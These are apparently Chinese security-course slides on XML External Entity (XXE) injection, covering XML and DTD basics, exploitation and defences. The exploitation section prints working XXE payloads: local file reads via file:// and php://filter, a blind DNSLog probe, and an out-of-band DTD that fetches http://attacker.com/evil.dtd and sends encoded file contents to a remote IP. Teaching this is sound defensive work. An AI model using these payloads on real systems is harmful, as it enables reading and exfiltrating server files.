3.5-XXE漏洞

上一节内容回顾

1、CSRF是什么
2、CSRF漏洞危害
3、CSRF Payload
4、CSRF的防御

课程大纲

1、XML基础知识
2、什么是XXE
3、XXE利用方式
4、XXE防御

01 XML基础知识

XML

eXtensible Markup Language
可扩展标记语言

XML用途

配置文件

```xml
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns="http://java.sun.com/xml/ns/javaee" xmlns:web="http://java.sun.com/xml/ns/javaee"
    xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/
    web-app_2_5.xsd"
    id="WebApp_ID" version="2.5">

    <display-name>xxl-job-executor-sample-spring</display-name>
    <context-param>
        <param-name>webAppRootKey</param-name>
        <param-value>xxl-job-executor-sample-spring</param-value>
    </context-param>

    <!-- spring -->
    <context-param>
        <param-name>contextConfigLocation</param-name>
        <param-value>classpath*:applicationcontext-*.xml</param-value>
    </context-param>
```

XML用途

交换数据

2.2.3 报文结构

序号	或	报文要素	<XML Tag>	属性	类型	备注	加签要素
1.		Message root	<>	[1..1]			
2.		GroupHeader	<GrpHdr>	[1..1]	【业务头组件】		
3.		CreditInformation 付款方信息	<CdtrInf>	[1..1]			
4.		--Issuer 付款人开户行行号	<Issr>	[0..1]	Max12NumericText		√
5.		--Identification 付款人账号	<Id>	[0..1]	Max32Text		√
6.		--Name 付款人名称	<Nm>	[0..1]	Max60Text		√
7.		DebtorInformation 收款方信息	<DbtrInf>	[1..1]			
8.		--Issuer 收款人开户行行号	<Issr>	[0..1]	Max12NumericText		√
9.		--Identification 收款人账号	<Id>	[0..1]	Max32Text		√
10.		--Name 收款人名称	<Nm>	[0..1]	Max60Text		√
11.		Amount 货币符号、金额	<Amt>	[1..1]	CurrencyAndAmount		√
12.		CategoryPurposeCode 业务种类编码	<CtgyPurpCd>	[1..1]	Max5Text		√

XML内容

```
<?xml version="1.0" encoding="UTF-8"?>
<TranInfo>
    <CdtrInf>
        <Id>6226097558881666</Id>
    </CdtrInf>
    <Nm>张三</Nm>
    <DbtrInf>
        <Id>6222083803003983</Id>
        <Nm>李四</Nm>
    </DbtrInf>
    <Amt>1000</Amt>
</TranInfo>
```

XML声明

XML根元素

XML子元素

XML格式要求

- XML文档必须有根元素
- XML文档必须有关闭标签
- XML标签对大小写敏感
- XML元素必须被正确的嵌套
- XML属性必须加引号

XML格式校验

DTD（Document Type Definition ）
文档类型定义

DTD内容之元素

```
<!DOCTYPE TranInfo[
<!ELEMENT TranInfo(CdtrInf,DbtrInf,Amt)>
<!ELEMENT CdtrInf(Id,Nm)>
<!ELEMENT DbtrInf(Id,Nm)>
]>
```

元素
ELEMENT

DTD内容之实体

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE name[
<!ELEMENT name ANY >
<!ENTITY cs "changsha" >]>
```

实体

ENTITY

实体ENTITY的使用

```
<people>
<name>wuya</name>
<area>&cs;</area>
</people>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE name>
- <people>
    <name>wuya</name>
    <area>changsha</area>
</people>
```

内部实体

INTERNAL [ɪnˈtɜːnl] ENTITY

外部实体ENTITY的使用

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE name[
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "file:///D:/test/test.dtd" >
]>
<people>
<name>wuya</name>
<area>&xxe;</area>
</people>
```

```
<!ENTITY cs "changsha" >]>
```

外部实体

EXTERNAL [ɪkˈstɜːnl] ENTITY

外部实体引用：协议

协议	使用方式
file	file:///etc//passwd
php	php://filter/read=convert.base64-encode/resource=index.php
http	http//:wuya.com/evil.dtd

不同语言支持的协议

Libxml2	PHP	Java	.NET
file http ftp	file http ftp php compress.zlib compress.bzip2 data glob phar	file http https ftp jar netdoc mailto gopher *	file http https ftp

PHP扩展

Schema	Extension Required
https ftps	openssl
zip	zip
ssh2.shell ssh2.exec ssh2.tunnel ssh2.sftp ssh2.scp	ssh2
rar	rar
ogg	oggvorbis
expect	expect

完整的XML内容

```
<!-- 第一部分：XML声明部分 -->
<?xml version="1.0"?>

<!-- 第二部分：文档类型定义 DTD -->
<!DOCTYPE note[
<!--外部实体声明-->
<!ENTITY entity-name SYSTEM "URI/URL">
]>

<!-- 第三部分：文档元素 -->
<note>
  <to>Dave</to>
  <from>GiGi</from>
  <head>Reminder</head>
  <body>fish together</body>
</note>
```

02 什么是XXE

XXE

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///c:/test.dtd" >]>
<creds>
    <user>&xxe;</user>
    <pass>mypass</pass>
</creds>
```

XML外部实体注入

XML External Entity Injection

XXE定义


如果Web应用的脚本代码没有限制XML引入外部实体，从而导致用户可以插入一个外部实体，并且其中的内容会被服务器端执行，插入的代码可能导致任意文件读取、系统命令执行、内网端口探测、攻击内网网站等危害。

03 XXE利用方式

微信支付XXE漏洞


微信支付安全通知
尊敬的商户，您有一个高危漏洞需处理：
微信支付在发送支付结果通知中发现贵公司有一个安全漏洞，请转给贵公司技术人员或系统提供商第一时间修复处理。【漏洞详情】：http://url.cn/5Po1tsA
网络安全漏洞直接影响贵公司业务开展，甚至导致资金损失。提前发现和修复漏洞，避免贵公司系统遭受黑客攻击。
为保证用户资金安全，微信支付将于2018年10月25日对仍未修复的商户采取暂停交易权限的措施。如有疑问，请通过邮箱 WePayTS@tencent.com 申请技术协助。感谢支持，微信支付与您共建安全支付。
微信支付团队
2018年9月29号
确认

微信支付XXE漏洞



直打：xxe靶场

1、确定使用XML传输数据（抓包可得）
2、发送到Repeater
3、添加DTD，引用外部问文档
4、Send得到响应

盲打-DNSLog

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://aaabbb.fiaz84.dnslog.cn">%
remote;]>
```

盲打-http接口参数，写入文件

```
<?xml version="1.0">
<!DOCTYPE ANY[
<!ENTITY % remote SYSTEM "http://attacker.com/evil.dtd">
%remote;
]>
<root>&send;</root>
```

XML content

```
<!ENTITY % file SYSTEM
"php://filter/read=convert.base64-encode/
resource=file:///c:/system.ini">
<!ENTITY % int "<!ENTITY &#37; send SYSTEM'http://192.168.1
42.135:8080?p=%file;'>">
```

evil.dtd

04 XXE 防御

PHP

```
libxml_disable_entity_loader(true);
```

Java

```
DocumentBuilderFactory dbf
=DocumentBuilderFactory.newInstance();
dbf.setExpandEntityReferences(false);
```

Python

```
from lxml import etree
xmlData =
etree.parse(xmlSource,etree.XMLParser(resolve_entities=Fa
lse))
```

过滤用户提交的XML数据

'

"

''(two apostrophe)

""

<

>

]]>

]]>>

<!--/-->

/-->

-->

<!--

<!

<! [CDATA[/]]>

WAF

以mod_security为例

Thank you for watching